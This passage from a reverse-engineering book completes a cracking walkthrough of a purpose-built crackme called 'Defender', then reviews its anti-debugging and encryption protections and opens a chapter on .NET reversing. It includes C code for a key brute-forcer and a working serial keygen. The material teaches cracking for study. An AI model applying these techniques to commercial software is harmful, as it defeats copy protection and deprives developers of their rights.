The reason I'm mentioning this is that the variable `[EBP-9C0]` is used a few lines later as the decryption key (the value against which the code is XORed to decrypt it). You probably don't remember this, but you've seen this global variable 406008 earlier. Remember when the first encrypted function was about to return, how it reencrypted itself? During encryption the code calculated a checksum of the encrypted data, and the resulting checksum was stored in a global variable at 406008. The reason I'm telling you all of this is that this is an unusual property in this code—the decryption key is calculated at runtime. One side effect this has is that any breakpoint installed on encrypted code that is not removed before the function is reencrypted would change this checksum, preventing the next function from properly decrypting! Defender is doing as its name implies: It's defending!

Let's proceed to investigate the newly decrypted function. It starts with two calls to the traditional `NtDelayExecution`. Then the function proceeds to call what appears to be `NtOpenFile` through the obfuscated interface, with the string "`\\??\\C:`" hard-coded right there in the middle of the code. After `NtOpenFile` the function calls `NtQueryVolumeInformationFile` with the `FileFsVolumeInformation` information level flag. It then reads offset +8 from the returned data structure and stores it in the local variable `[406020]`. Offset +8 in data structure `FILE_FS_VOLUME_INFORMATION` is `VolumeSerialNumber` (this information was also obtained at <http://undocumented.ntinternals.net>).

This is a fairly typical copy protection sequence, in a slightly different flavor. The primary partition's volume serial number is a good way to create computer-specific dependencies. It is a 32-bit number that's randomly assigned to a partition when it's being formatted. The value is retained until the partition is formatted. Utilizing this value in a serial-number-based copy protection means that serial numbers cannot be shared between users on different computers—each computer has a different serial number. One slightly unusual thing about this is that Defender is obtaining this value directly using the native API. This is typically done using the `GetVolumeInformation` Win32 API.

You've pretty much reached the end of the current function. Before returning it makes yet another call to `NtDelayExecution`, invokes `RDTSC`, loads the low-order word into `EAX` as the return value (to make for a garbage return value), and goes back to the beginning to reencrypt itself.

Parsing the Program Parameters

Back at the main entry point function, you find another call to `NtDelayExecution` which is followed by a call into what appears to be the final function call (other than that apparently useless call to `IsDebuggerPresent`) in the program entry point, 402082.

Naturally, 402082 is also encrypted, so you will set a breakpoint on 402198, which is right after the decryption code is done decrypting. You immediately start seeing familiar bits of code (if Olly is still showing you junk instead of code at this point, you can either try stepping into that code and see if automatically fixes itself or you can specifically tell Olly to treat these bytes as code by right-clicking the first line and selecting Analysis. During next analysis, treat selection as ⇨ Command). You will see a call to `NtDelayExecution`, followed by a sequence that loads a new DLL: `SHELL32.DLL`. The loading is followed by the creation of the obfuscated module interface: allocating memory at a random address, creating checksums for each of the exported `SHELL32.DLL` names, and copying the entire code section into the newly allocated memory block. After all of this the program calls a `KERNEL32.DLL` that

has a pure user-mode implementation, which forces you to use the function index method. It turns out the API is `GetCommandLineW`. Indeed, it returns a pointer to our test command line.

The next call is to a `SHELL32.DLL` API. Again, a `SHELL32` API would probably never make a direct call down into the kernel, so you're just stuck with some long function and you've no idea what it is. You have to use the function's index again to figure out which API Defender is calling. This time it turns out that it's `CommandLineToArgvW`. `CommandLineToArgvW` performs parsing on a command-line string and returns an array of strings, each containing a single parameter. Defender must call this function directly because it doesn't make use of a runtime library, which usually takes care of such things.

After the `CommandLineToArgvW` call, you reach an area in Defender that you've been trying to get to for a really long time: the parsing of the command-line arguments.

You start with simple code that verifies that the parameters are valid. The code checks the total number of arguments (sent back from `CommandLineToArgvW`) to make sure that it is three (`Defender.EXE`'s name plus username and serial number). Then the third parameter is checked for a 16-character length. If it's not 16 characters, defender jumps to the same place as if there aren't three parameters. Afterward Defender calls an internal function, `401CA8` that verifies that the hexadecimal string only contains digits and letters (either lowercase or uppercase). The function returns a Boolean indicating whether the serial is a valid hexadecimal number. Again, if the return value is 0 the code jumps to the same position (`40299C`), which is apparently the "bad parameters" code sequence. The code proceeds to call another function (`401CE3`) that confirms that the username only contains letters (either lowercase or uppercase). After this you reach the following three lines:

```
00402994  TEST  EAX, EAX
00402996  JNZ   Defender.00402AC4
0040299C  CALL  Defender.004029EC
```

When this code is executed `EAX` contains the returns value from the username verification sequence. If it is zero, the code jumps to the failure code, at `40299C`, and if not it jumps to `402AC4`, which is apparently the success code. One thing to notice is that `4029EC` again uses the `CALL` instruction to skip a string right in the middle of the code. A quick look at the address right after the `CALL` instruction in OllyDbg's data view reveals the following:

```
004029A1  42 61 64 20 70 61 72 61  Bad para
004029A9  6D 65 74 65 72 73 21 0A  meters!.
004029B1  55 73 61 67 65 3A 20 44  Usage: D
004029B9  65 66 65 6E 64 65 72 20  efender
004029C1  3C 46 75 6C 6C 20 4E 61  <Full Na
```

```
004029C9  6D 65 3E 20 3C 31 36 2D  me> <16-
004029D1  64 69 67 69 74 20 68 65  digit he
004029D9  78 61 64 65 63 69 6D 61  xadecima
004029E1  6C 20 6E 75 6D 62 65 72  l number
004029E9  3E 0A 00                                >..
```

So, you’ve obviously reached the “bad parameters” message display code. There is no need to examine this code – you should just get into the “good parameters” code sequence and see what it does. Looks like you’re close!

Processing the Username

Jumping to 402AC4, you will see that it’s not *that* simple. There’s quite a bit of code still left to go. The code first performs some kind of numeric processing sequence on the username string. The sequence computes a modulo 48 on each character, and that modulo is used for performing a left shift on the character. One interesting detail about this left shift is that it is implemented in a dedicated, somewhat complicated function. Here’s the listing for the shifting function:

```
00401681  CMP CL,40
00401684  JNB SHORT Defender.0040169B
00401686  CMP CL,20
00401689  JNB SHORT Defender.00401691
0040168B  SHLD EDX,EAX,CL
0040168E  SHL EAX,CL
00401690  RETN
00401691  MOV EDX,EAX
00401693  XOR EAX,EAX
00401695  AND CL,1F
00401698  SHL EDX,CL
0040169A  RETN
0040169B  XOR EAX,EAX
0040169D  XOR EDX,EDX
0040169F  RETN
```

This code appears to be a 64-bit left-shifting logic. CL contains the number of bits to shift, and EDX:EAX contains the number being shifted. In the case of a full-blown 64-bit left shift, the function uses the SHLD instruction. The SHLD instruction is not *exactly* a 64-bit shifting instruction, because it doesn’t shift the bits in EAX; it only uses EAX as a “source” of bits to shift into EDX. That’s why the function also needs to use a regular SHL on EAX in case it’s shifting less than 32 bits to the left.

After the 64-bit left-shifting function returns, you get into the following code:

```
00402B1C    ADD EAX,DWORD PTR SS:[EBP-190]
00402B22    MOV ECX,DWORD PTR SS:[EBP-18C]
00402B28    ADC ECX,EDX
00402B2A    MOV DWORD PTR SS:[EBP-190],EAX
00402B30    MOV DWORD PTR SS:[EBP-18C],ECX
```

Figure 11.16 shows what this sequence does in mathematical notation. Essentially, Defender is preparing a 64-bit integer that uniquely represents the username string by taking each character and adding it at a unique bit position in the 64-bit integer.

The function proceeds to perform a similar, but slightly less complicated conversion on the serial number. Here, it just takes the 16 hexadecimal digits and directly converts them into a 64-bit integer. Once it has that integer it calls into 401EBC, pushing both 64-bit integers into the stack. At this point, you're hoping to find some kind of verification logic in 401EBC that you can easily understand. If so, you'll have cracked Defender!

Validating User Information

Of course, 401EBC is also encrypted, but there's something different about this sequence. Instead of having a hard-coded decryption key for the XOR operation or read it from a global variable, this function is calling into another function (at 401D18) to obtain the key. Once 401D18 returns, the function stores its return value at [EBP-1C] where it is used during the decryption process.

$$Sum = \sum_{n=0}^{len} C_n \times 2^{C_n \bmod 48}$$

Figure 11.16 Equation used by Defender to convert username string to a 64-bit value.

Let's step into this function at 401D18 to determine how it produces the decryption key. As soon as you enter this function, you realize that you have a bit of a problem: It is also encrypted. Of course, the question now is where does the decryption key for *this* function come from? There are two code sequences that appear to be relevant. When the function starts, it performs the following:

```
00401D1F    MOV EAX,DWORD PTR SS:[EBP+8]
00401D22    IMUL EAX,DWORD PTR DS:[406020]
00401D29    MOV DWORD PTR SS:[EBP-10],EAX
```

This sequence takes the low-order word of the name integer that was produced earlier and multiplies it with a global variable at [406020]. If you go back to the function that obtained the volume serial number, you will see that it was stored at [406020]. So, Defender is multiplying the low part of the name integer with the volume serial number, and storing the result in [EBP-10]. The next sequence that appears related is part of the decryption loop:

```
00401D7B    MOV EAX,DWORD PTR SS:[EBP+10]
00401D7E    MOV ECX,DWORD PTR SS:[EBP-10]
00401D81    SUB ECX,EAX
00401D83    MOV EAX,DWORD PTR SS:[EBP-28]
00401D86    XOR ECX,DWORD PTR DS:[EAX]
```

This sequence subtracts the parameter at [EBP+10] from the result of the previous multiplication, and XORs that value against the encrypted function! Essentially Defender is doing $Key = (NameInt * VolumeSerial) - LOWPART(SerialNumber)$. Smells like trouble! Let the decryption routine complete the decryption, and try to step into the decrypted code. Here's what the beginning of the decrypted code looks like (this is quite random—your mileage may vary).

```
00401E32    PUSHFD
00401E33    AAS
00401E34    ADD BYTE PTR DS:[EDI],-22
00401E37    AND DH,BYTE PTR DS:[EAX+B84CCD0]
00401E3D    LODS BYTE PTR DS:[ESI]
00401E3E    INS DWORD PTR ES:[EDI],DX
```

It is quite easy to see that this is meaningless junk. It looks like the decryption failed. But still, it looks like Defender is going to try to execute this code! What happens now really depends on which debugger you're dealing with, but Defender doesn't just go away. Instead it prints its lovely "Sorry . . . Bad Key." message. It looks like the top-level exception handler installed earlier is the one generating this message. Defender is just crashing because of the bad code in the function you just studied, and the exception handler is printing the message.

Unlocking the Code

It looks like you've run into a bit of a problem. You simply don't have the key that is needed in order to decrypt the "success" path in Defender. It looks like Defender is using the username and serial number information to generate this key, and the user must type the correct information in order to unlock the code. Of course, closely observing the code that computes the key used in the decryption reveals that there isn't just a single username/serial number pair that will unlock the code. The way this algorithm works there could probably be a valid serial number for any username typed. The only question is what should the difference be between the *VolumeSerial * NameLowPart* and the low part of the serial number? It is likely that once you find out that difference, you will have successfully cracked Defender, but how can you do that?

Brute-Forcing Your Way through Defender

It looks like there is no quick way to get that decryption key. There's no evidence to suggest that this decryption key is available anywhere in *Defender.EXE*; it probably isn't. Because the difference you're looking for is only 32 bits long, there is one option that is available to you: brute-forcing. Brute-forcing means that you let the computer go through all possible keys until it finds one that properly decrypts the code. Because this is a 32-bit key there are *only* 4,294,967,296 possible options. To you this may sound like a whole lot, but it's a piece of cake for your PC.

To find that key, you're going to have to create a little brute-forcer program that takes the encrypted data from the program and tries to decrypt it using every key, from 0 to 4,294,967,296, until it gets back valid data from the decryption process. The question that arises is: What constitutes valid data? The answer is that there's no real way to know what is valid and what isn't. You could theoretically try to run each decrypted block and see if it works, but that's extremely complicated to implement, and it would be difficult to create a process that would actually perform this task reliably.

What you need is to find a "*token*"—a long-enough sequence that you *know* is going to be in the encrypted block. This will allow you to recognize when you've actually found the correct key. If the token is too generic, you will get thousands or even millions of hits, and you'll have no idea which is the correct key. In this particular function, you don't need an incredibly long token because it's a relatively short function. It's likely that 4 bytes will be enough if you can find 4 bytes that are definitely going to be a part of the decrypted code.

You could look for something that's *likely* to be in the code such as those repeated calls to *NtDelayExecution*, but there's one thing that might be a bit easier. Remember that funny variable in the first function that was set to one and then immediately checked for a zero value? You later found that the

encrypted code contained code that sets it back to zero and jumps back to that address. If you go back to look at every encrypted function you've gone over, they *all* have this same mechanism. It appears to be a generic mechanism that reencrypts the function before it returns. The local variable is apparently required to tell the prologue code whether the function is currently being encrypted or decrypted. Here are those two lines from 401D18, the function you're trying to decrypt.

```
00401D49    MOV DWORD PTR SS:[EBP-4],1
00401D50    CMP DWORD PTR SS:[EBP-4],0
00401D54    JE SHORT Defender.00401DBF
```

As usual, a local variable is being set to 1, and then checked for a zero value. If I'm right about this, the decrypted code should contain an instruction just like the first one in the preceding sequence, except that the value being loaded is 0, not 1. Let's examine the code bytes for this instruction and determine exactly what you're looking for.

```
00401D49    C745 FC 01000000    MOV DWORD PTR SS:[EBP-4],1
```

Here's the OllyDbg output that includes the instruction's code bytes. It looks like this is a 7-byte sequence—should be more than enough to find the key. All you have to do is modify the 01 byte to 00, to create the following sequence:

```
C7 45 FC 00 00 00 00
```

The next step is to create a little program that contains a copy of the encrypted code (which you can rip directly from OllyDbg's data window) and decrypts the code using every possible key from 0 to FFFFFFFF. With each decrypted block the program must search for the token—that 7-byte sequence you just prepared. As soon as you find that sequence in a decrypted block, you know that you've found the correct decryption key. This is a pretty short block so it's unlikely that you'd find the token in the wrong decrypted block.

You start by determining the starting address and exact length of the encrypted block. Both addresses are loaded into local variables early in the decryption sequence:

```
00401D2C    PUSH Defender.00401E32
00401D31    POP EAX
00401D32    MOV DWORD PTR SS:[EBP-14],EAX
00401D35    PUSH Defender.00401EB6
00401D3A    POP EAX
00401D3B    MOV DWORD PTR SS:[EBP-C],EAX
```

In this sequence, the first value pushed into the stack is the starting address of the encrypted data and the second value pushed is the ending address. You go to Olly's dump window and dump data starting at 401E32. Now, you need to create a brute-forcer program and copy that decrypted data into it.

Before you actually write the program, you need to get a better understanding of the encryption algorithm used by Defender. A quick glance at a decryption sequence shows that it's not just XORing the key against each DWORD in the code. It's also XORing each 32-bit block with the previous unencrypted block. This is important because it means the decryption process must begin at the same position in the data where encryption started—otherwise the decryption process will generate corrupted data. We now have enough information to write our little decryption loop for the brute-forcer program.

```
for (DWORD dwCurrentBlock = 0;
     dwCurrentBlock <= dwBlockCount;
     dwCurrentBlock++)
{
    dwDecryptedData[dwCurrentBlock] = dwEncryptedData[dwCurrentBlock] ^
    dwCurrentKey;
    dwDecryptedData[dwCurrentBlock] ^= dwPrevBlock;
    dwPrevBlock = dwEncryptedData[dwCurrentBlock];
}
```

This loop must be executed for *each key*! After decryption is completed you search for your token in the decrypted block. If you find it, you've apparently hit the correct key. If not, you increment your key by one and try to decrypt and search for the token again. Here's the token searching logic.

```
PBYTE pbCurrent = (PBYTE) memchr(dwDecryptedData, Sequence[0],
                                   sizeof(dwEncryptedData));

while (pbCurrent)
{
    if (memcmp(pbCurrent, Sequence, sizeof(Sequence)) == 0)
    {
        printf ("Found our sequence! Key is 0x%08x.\n", dwCurrentKey);
        _exit(1);
    }
    pbCurrent++;
    pbCurrent = (PBYTE) memchr(pbCurrent, Sequence[0],
                               sizeof(dwEncryptedData) - (pbCurrent - (PBYTE) dwDecryptedData));
}
```

Realizing that all of this must be executed 4,294,967,296 times, you can start to see why this is going to take a little while to complete. Now, consider that this is merely a 32-bit key! A 64-bit key would have taken 4,294,967,296 * 232 iterations to complete. At 4,294,967,296 iterations per-minute, it would still take about 8,000 years to go over all possible keys.

Now, all that's missing is the encrypted data and the token sequence. Here are the two arrays you're dealing with here:

```
DWORD dwEncryptedData[] = {
0x5AA37BEB,    0xD7321D42,    0x2618DDF9,    0x2F1794E3,
0x1DE51172,    0x8BDBD150,    0xBB2954C1,    0x678CB4E3,
0x5DD701F9,    0xE11679A6,    0x501CD9A0,    0x685251B9,
0xD6F355EE,    0xE401D07F,    0x10C218A5,    0x22593307,
0x10133778,    0x22594B07,    0x1E134B78,    0xC5093727,
0xB016083D,    0x8A4C8DAC,    0x1BB759E3,    0x550A5611,
0x140D1DF4,    0xE8CE15C5,    0x47326D27,    0xF3F1AD7D,
0x42FB734C,    0xF34DF691,    0xAB07368B,    0xE5B2080F,
0xCDC6C492,    0x5BF8458B,    0x8B55C3C9 };

unsigned char Sequence[] = {0xC7, 0x45, 0xFC, 0x00, 0x00, 0x00, 0x00 };
```

At this point you're ready to build this program and run it (preferably with all compiler optimizations enabled, to quicken the process as much as possible). After a few minutes, you get the following output.

```
Found our sequence! Key is 0xb14ac01a.
```

Very nice! It looks like you found what you were looking for. B14AC01A is our key. This means that the correct serial can be calculated using $Serial = LOW PART(NameSerial) * VolumeSerial - B14AC01A$. The question now is why is the serial 64 bits long? Is it possible that the upper 32 bits are unused?

Let's worry about that later. For now, you can create a little keygen program that will calculate a NameSerial and this algorithm and give you a (hopefully) valid serial number that you can feed into Defender. The algorithm is quite trivial. Converting a name string to a 64-bit number is done using the algorithm described in Figure 11.16. Here's a C implementation of that algorithm.

```
__int64 NameToInt64(LPWSTR pwszName)
{
    __int64 Result = 0;
    int iPosition = 0;
    while (*pwszName)
    {
        Result += (__int64) *pwszName << (__int64) (*pwszName % 48);
        pwszName++;
        iPosition++;
    }

    return Result;
}
```

The return value from this function can be fed into the following code:

```
char name[256];
char fsname[256];
DWORD complength;
DWORD VolumeSerialNumber;
GetVolumeInformation("C:\\", name, sizeof(name), &VolumeSerialNumber,
&complength, 0, fsname, sizeof(fsname));
printf ("Volume serial number is: 0x%08x\n", VolumeSerialNumber);
printf ("Computing serial for name: %s\n", argv[1]);
WCHAR wszName[256];
mbstowcs(wszName, argv[1], 256);
unsigned __int64 Name = NameToInt64(wszName);
ULONG FirstNum = (ULONG) Name * VolumeSerialNumber;
unsigned __int64 Result = FirstNum - (ULONG) 0xb14ac01a;

printf ("Name number is: %08x%08x\n",
(ULONG) (Name >> 32), (ULONG) Name);
printf ("Name * VolumeSerialNumber is: %08x\n", FirstNum);
printf ("Serial number is: %08x%08x\n",
(ULONG) (Result >> 32), (ULONG) Result);
```

This is the code for the keygen program. When you run it with the name John Doe, you get the following output.

```
Volume serial number is: 0x6c69e863
Computing serial for name: John Doe
Name number is: 000000212ccaf4a0
Name * VolumeSerialNumber is: 15cd99e0
Serial number is: 000000006482d9c6
```

Naturally, you'll see different values because your volume serial number is different. The final number is what you have to feed into Defender. Let's see if it works! You type "John Doe" and 000000006482D9C6 (or whatever your serial number is) as the command-line parameters and launch Defender. No luck. You're still getting the "Sorry" message. Looks like you're going to have to step into that encrypted function and see what it does.

The encrypted function starts with a `NtDelayExecution` and proceeds to call the inverse twin of that 64-bit left-shifter function you ran into earlier. This one does the same thing only with right shifts (32 of them to be exact). Defender is doing something you've seen it do before: It's computing $LOWPART(NameSerial) * VolumeSerial - HIGHPART(TypedSerial)$. It then does something that signals some more bad news: It returns the result from the preceding calculation to the caller.

This is bad news because, as you probably remember, this function's return value is used for decrypting the function that called it. It looks like the high part of the typed serial is also somehow taking part in the decryption process.

You're going to have to brute-force the calling function as well—it's the only way to find this key.

In this function, the encrypted code starts at 401FED and ends at 40207F. In looking at the encryption/decryption local variable, you can see that it's at the same offset [EBP-4] as in the previous function. This is good because it means that you'll be looking for the same byte sequence:

```
unsigned char Sequence[] = {0xC7, 0x45, 0xFC, 0x00, 0x00, 0x00, 0x00 };
```

Of course, the data is different because it's a different function, so you copy the new function's data over into the brute-forcer program and let it run. Sure enough, after about 10 minutes or so you get the answer:

```
Found our sequence! Key is 0x8ed105c2.
```

Let's immediately fix the keygen to correctly compute the high-order word of the serial number and try it out. Here's the corrected keygen code.

```
unsigned __int64 Name = NameToInt64(wszName);
ULONG FirstNum = (ULONG) Name * VolumeSerialNumber;
unsigned __int64 Result = FirstNum - (ULONG) 0xb14ac01a;
Result |= (unsigned __int64) (FirstNum - 0x8ed105c2) << 32;

printf ("Name number is: %08x%08x\n",
        (ULONG) (Name >> 32), (ULONG) Name);
printf ("Name * VolumeSerialNumber is: %08x\n", FirstNum);
printf ("Serial number is: %08x%08x\n",
        (ULONG) (Result >> 32), (ULONG) Result);
```

Running this corrected keygen with "John Doe" as the username, you get the following output:

```
Volume serial number is: 0x6c69e863
Computing serial for name: John Doe
Name number is: 000000212ccaf4a0
Name * VolumeSerialNumber is: 15cd99e0
Serial number is: 86fc941e6482d9c6
```

As expected, the low-order word of the serial number is identical, but you now have a full result, including the high-order word. You immediately try and run this data by Defender: Defender "John Doe" 86fc941e6482d9c6 (again, this number will vary depending on the volume serial number). Here's Defender's output:

```
Defender Version 1.0 - Written by Eldad Eilam
That is correct! Way to go!
```


Congratulations! You've just cracked Defender! This is quite impressive, considering that Defender is quite a complex protection technology, even compared to top-dollar commercial protection systems. If you don't fully understand every step of the process you just undertook, fear not. You should probably practice on reversing Defender a little bit and quickly go over this chapter again. You can take comfort in the fact that once you get to the point where you can easily crack Defender, you are a world-class cracker. Again, I urge you to only use this knowledge in good ways, not for stealing. *Be a good cracker, not a greedy cracker.*

Protection Technologies in Defender

Let's try and summarize the protection technologies you've encountered in Defender and attempt to evaluate their effectiveness. This can also be seen as a good "executive summary" of Defender for those who aren't in the mood for 50 pages of disassembled code.

First of all, it's important to understand that Defender is a relatively powerful protection compared to many commercial protection technologies, but it could definitely be improved. In fact, I intentionally limited its level of protection to make it practical to crack within the confines of this book. Were it not for these constraints, cracking would have taken a lot longer.

Localized Function-Level Encryption

Like many copy protection and executable packing technologies, Defender stores most of its key code in an encrypted form. This is a good design because it at least prevents crackers from elegantly loading the program in a disassembler such as IDA Pro and easily analyzing the entire program. From a live-debugging perspective encryption is good because it prevents or makes it more difficult to set breakpoints on the code.

Of course, most protection schemes just encrypt the entire program using a single key that is readily available somewhere in the program. This makes it exceedingly easy to write an "unpacker" program that automatically decrypts the entire program and creates a new, decrypted version of the program.

The beauty of Defender's encryption approach is that it makes it much more difficult to create automatic unpackers because the decryption key for each encrypted code block is obtained at runtime.

Relatively Strong Cipher Block Chaining

Defender uses a fairly solid, yet simple encryption algorithm called Cipher Block Chaining (CBC) (see *Applied Cryptography, Second Edition* by Bruce Schneier [Schneier2]). The idea is to simply XOR each plaintext block with the

previous, encrypted block, and then to XOR the result with the key. This algorithm is quite secure and should *not* be compared to a simple XOR algorithm, which is highly vulnerable. In a simple XOR algorithm, the key is fairly easily retrievable as soon as you determine its length. All you have to do is find bytes that you know are encrypted within your encrypted block and XOR them with the encrypted data. The result is the key (assuming that you have at least as many bytes as the length of the key).

Of course, as I've demonstrated, a CBC is vulnerable to brute-force attacks, but for this it would be enough to just increase the key length to 64-bits or above. The real problem in copy protection technologies is that eventually the key *must* be available to the program, and without special hardware it is impossible to hide the key from cracker's eyes.

Reencrypting

Defender reencrypts each function before that function returns to the caller. This creates an (admittedly minor) inconvenience to crackers because they never get to the point where they have the entire program decrypted in memory (which is a perfect time to dump the entire decrypted program to a file and then conveniently reverse it from there).

Obfuscated Application/Operating System Interface

One of the key protection features in Defender is its obfuscated interface with the operating system, which is actually quite unusual. The idea is to make it very difficult to identify calls from the program into the operating system, and almost impossible to set breakpoints on operating system APIs. This greatly complicates cracking because most crackers rely on operating system calls for finding important code areas in the target program (think of the Message BoxA call you caught in our KeygenMe3 session).

The interface attempts to attach to the operating system without making a single direct API call. This is done by manually finding the first system component (NTDLL.DLL) using the TEB, and then manually searching through its export table for APIs.

Except for a single call that takes place during initialization, APIs are never called through the user-mode component. All user-mode OS components are copied to a random memory address when the program starts, and the OS is accessed through this copied code instead of using the original module. Any breakpoints placed on any user-mode API would never be hit. Needless to say, this has a significant memory consumption impact on the program and a certain performance impact (because the program must copy significant amounts of code every time it is started).

To make it very difficult to determine which API the program is trying to call APIs are searched using a checksum value computed from their names, instead of storing their actual names. Retrieving the API name from its checksum is not possible.

There are several weaknesses in this technique. First of all, the implementation in Defender maintained the APIs order from the export table, which simplified the process of determining which API was being called. Randomly reorganizing the table during initialization would prevent crackers from using this approach. Also, for some APIs, it is possible to just directly step into the kernel in a kernel debugger and find out which API is being called. There doesn't seem to be a simple way to work around this problem, but keep in mind that this is primarily true for native NTDLL APIs, and is less true for Win32 APIs.

One more thing—remember how you saw that Defender was statically linked to `KERNEL32.DLL` and had an import entry for `IsDebuggerPresent`? The call to that API was obviously irrelevant—it was actually in unreachable code. The reason I added that call was that older versions of Windows (Windows NT 4.0 and Windows 2000) just wouldn't let Defender load without it. It looks like Windows expects all programs to make at least *one* system call.

Processor Time-Stamp Verification Thread

Defender includes what is, in my opinion, a fairly solid mechanism for making the process of live debugging on the protected application very difficult. The idea is to create a dedicated thread that constantly monitors the hardware time-stamp counter and kills the process if it looks like the process has been stopped in some way (as in by a debugger). It is important to directly access the counter using a low-level instruction such as `RDTSC` and not using some system API, so that crackers can't just hook or replace the function that obtains this value.

Combined with a good encryption on each key function a verification thread makes reversing the program a lot more annoying than it would have been otherwise. Keep in mind that without encryption this technique wouldn't be very effective because crackers can just load the program in a disassembler and read the code.

Why was it so easy for us to remove the time-stamp verification thread in our cracking session? As I've already mentioned, I've intentionally made Defender somewhat easier to break to make it feasible to crack in the confines of this chapter. The following are several modifications that would make a time-stamp verification thread far more difficult to remove (of course it would *always* remain possible to remove, but the question is how long it would take):

- Adding periodical checksum calculations from the main thread that verify the verification thread. If there's a checksum mismatch, someone has patched the verification thread—terminate immediately.
- Checksums must be stored within the code, rather than in some centralized location. The same goes for the actual checksum verifications—they must be inlined and not implemented in one single function. This would make it very difficult to eliminate the checks or modify the checksum.
- Store a global handle to the verification thread. With each checksum verification ensure the thread is still running. If it's not, terminate the program immediately.

One thing that should be noted is that in its current implementation the verification thread is slightly dangerous. It is reliable enough for a cracking exercise, but not for anything beyond that. The relatively short period and the fact that it's running in normal priority means that it's possible that it will terminate the process unjustly, without a debugger.

In a commercial product environment the counter constant should probably be significantly higher and should probably be calculated in runtime based on the counter's update speed. In addition, the thread should be set to a higher priority in order to make sure higher priority threads don't prevent it from receiving CPU time and generate false positives.

Runtime Generation of Decryption Keys

Generating decryption keys in runtime is important because it means that the program could never be automatically unpacked. There are many ways to obtain keys in runtime, and Defender employs two methods.

Interdependent Keys

Some of the individual functions in Defender are encrypted using *interdependent keys*, which are keys that are calculated in runtime from some other program data. In Defender's case I've calculated a checksum during the reencryption process and used that checksum as the decryption key for the next function. This means that any change (such as a patch or a breakpoint) to the encrypted function would prevent the next function (in the runtime execution order) from properly decrypting. It would probably be worthwhile to use a cryptographic hash algorithm for this purpose, in order to prevent attackers from modifying the code, and simply adding a couple of bytes that would keep the original checksum value. Such modification would not be possible with cryptographic hash algorithms—any change in the code would result in a new hash value.

User-Input-Based Decryption Keys

The two most important functions in Defender are simply inaccessible unless you have a valid serial number. This is similar to dongle protection where the program code is encrypted using a key that is only available on the dongle. The idea is that a user without the dongle (or a valid serial in Defender's case) is simply not going to be able to crack the program. You were able to crack Defender only because I purposely used short 32-bit keys in the Chained Block Cipher. Were I to use longer, 64-bit or 128-bit keys, cracking wouldn't have been possible without a valid serial number.

Unfortunately, when you think about it, this is not really that impressive. Supposing that Defender were a commercial software product, yes, it would have taken a long time for the first cracker to crack it, but once the algorithm for computing the key was found, it would only take a single valid serial number to find out the key that was used for encrypting the important code chunks. It would then take hours until a keygen that includes the secret keys within it would be made available online. Remember: *Secrecy is only a temporary state!*

Heavy Inlining

Finally, one thing that really contributes to the low readability of Defender's assembly language code is the fact that it was compiled with very heavy *inlining*. Inlining refers to the process of inserting function code into the body of the function that calls them. This means that instead of having one copy of the function that everyone can call, you will have a copy of the function *inside* the function that calls it. This is a standard C++ feature and only requires the inline keyword in the function's prototype.

Inlining significantly complicates reversing in general and cracking in particular because it's difficult to tell where you are in the target program—clearly defined function calls really make it easier for reversers. From a cracking standpoint, it is more difficult to patch an inlined function because you must find every instance of the code, instead of just patching the function and have all calls go to the patched version.

Conclusion

In this chapter, you uncovered the fascinating world of cracking and saw just closely related it is to reversing. Of course, cracking has no practical value other than the educational value of learning about copy protection technologies. Still, cracking is a serious reversing challenge, and many people find it

very challenging and enjoyable. If you enjoyed the reversing sessions presented in this chapter, you might enjoy cracking some of the many crackmes available online. One recommended Web site that offers crackmes at a variety of different levels (and for a variety of platforms) is www.crackmes.de. Enjoy!

As a final reminder, I would like to reiterate the obvious: Cracking commercial copy protection mechanisms is considered illegal in most countries. Please honor the legal and moral right of software developers and other copyright owners to reap the fruit of their efforts!

PART

IV

Beyond Disassembly

CHAPTER 12

Reversing .NET

This book has so far focused on just one reverse-engineering platform: native code written for IA-32 and compatible processors. Even though there are many programs that fall under this category, it still makes sense to discuss other, emerging development platforms that might become more popular in the future. There are endless numbers of such platforms. I could discuss other operating systems that run under IA-32 such as Linux, or discuss other platforms that use entirely different operating systems *and* different processor architectures, such as Apple Macintosh. Beyond operating systems and processor architectures, there are also high-level platforms that use a special assembly language of their own, and can run under any platform. These are virtual-machine-based platforms such as Java and .NET.

Even though Java has grown to be an extremely powerful and popular programming language, this chapter focuses exclusively on Microsoft's .NET platform. There are several reasons why I chose .NET over Java. First of all, Java has been around longer than .NET, and the subject of Java reverse engineering has been covered quite extensively in various articles and online resources. Additionally, I think it would be fair to say that Microsoft technologies have a general tendency of attracting large numbers of hackers and reversers. The reason why that is so is the subject of some debate, and I won't get into it here.

In this chapter, I will be covering the basic techniques for reverse engineering .NET programs. This requires that you become familiar with some of the

ground rules of the .NET platform, as well as with the native language of the .NET platform: MSIL. I'll go over some simple MSIL code samples and analyze them just as I did with IA-32 code in earlier chapters. Finally, I'll introduce some tools that are specific to .NET (and to other bytecode-based platforms) such as obfuscators and decompilers.

Ground Rules

Let's get one thing straight: reverse engineering of .NET applications is an entirely different ballgame compared to what I've discussed so far. Fundamentally, reversing a .NET program is an incredibly trivial task. .NET programs are compiled into an intermediate language (or bytecode) called MSIL (Microsoft Intermediate Language). MSIL is highly detailed; it contains far more high-level information regarding the original program than an IA-32 compiled program does. These details include the full definition of every data structure used in the program, along with the names of almost every symbol used in the program. That's right: The names of every object, data member, and member function are included in every .NET binary—that's how the .NET runtime (the CLR) can find these objects at runtime!

This not only greatly simplifies the process of reversing a program by reading its MSIL code, but it also opens the door to an entirely different level of reverse-engineering approaches. There are .NET decompilers that can accurately recover a source-code-level representation of most .NET programs. The resulting code is highly readable, both because of the original symbol names that are preserved throughout the program, but also because of the highly detailed information that resides in the binary. This information can be used by decompilers to reconstruct both the flow and logic of the program and detailed information regarding its objects and data types. Figure 12.1 demonstrates a simple C# function and what it looks like after decompilation with the Salamander decompiler. Notice how pretty much every important detail regarding the source code is preserved in the decompiled version (local variable names are gone, but Salamander cleverly names them *i* and *j*).

Because of the high level of transparency offered by .NET programs, the concept of obfuscation of .NET binaries is very common and is far more popular than it is with native IA-32 binaries. In fact, Microsoft even ships an obfuscator with its .NET development platform, Visual Studio .NET. As Figure 12.1 demonstrates, if you ship your .NET product without any form of obfuscation, you might as well ship your source code along with your executable binaries.

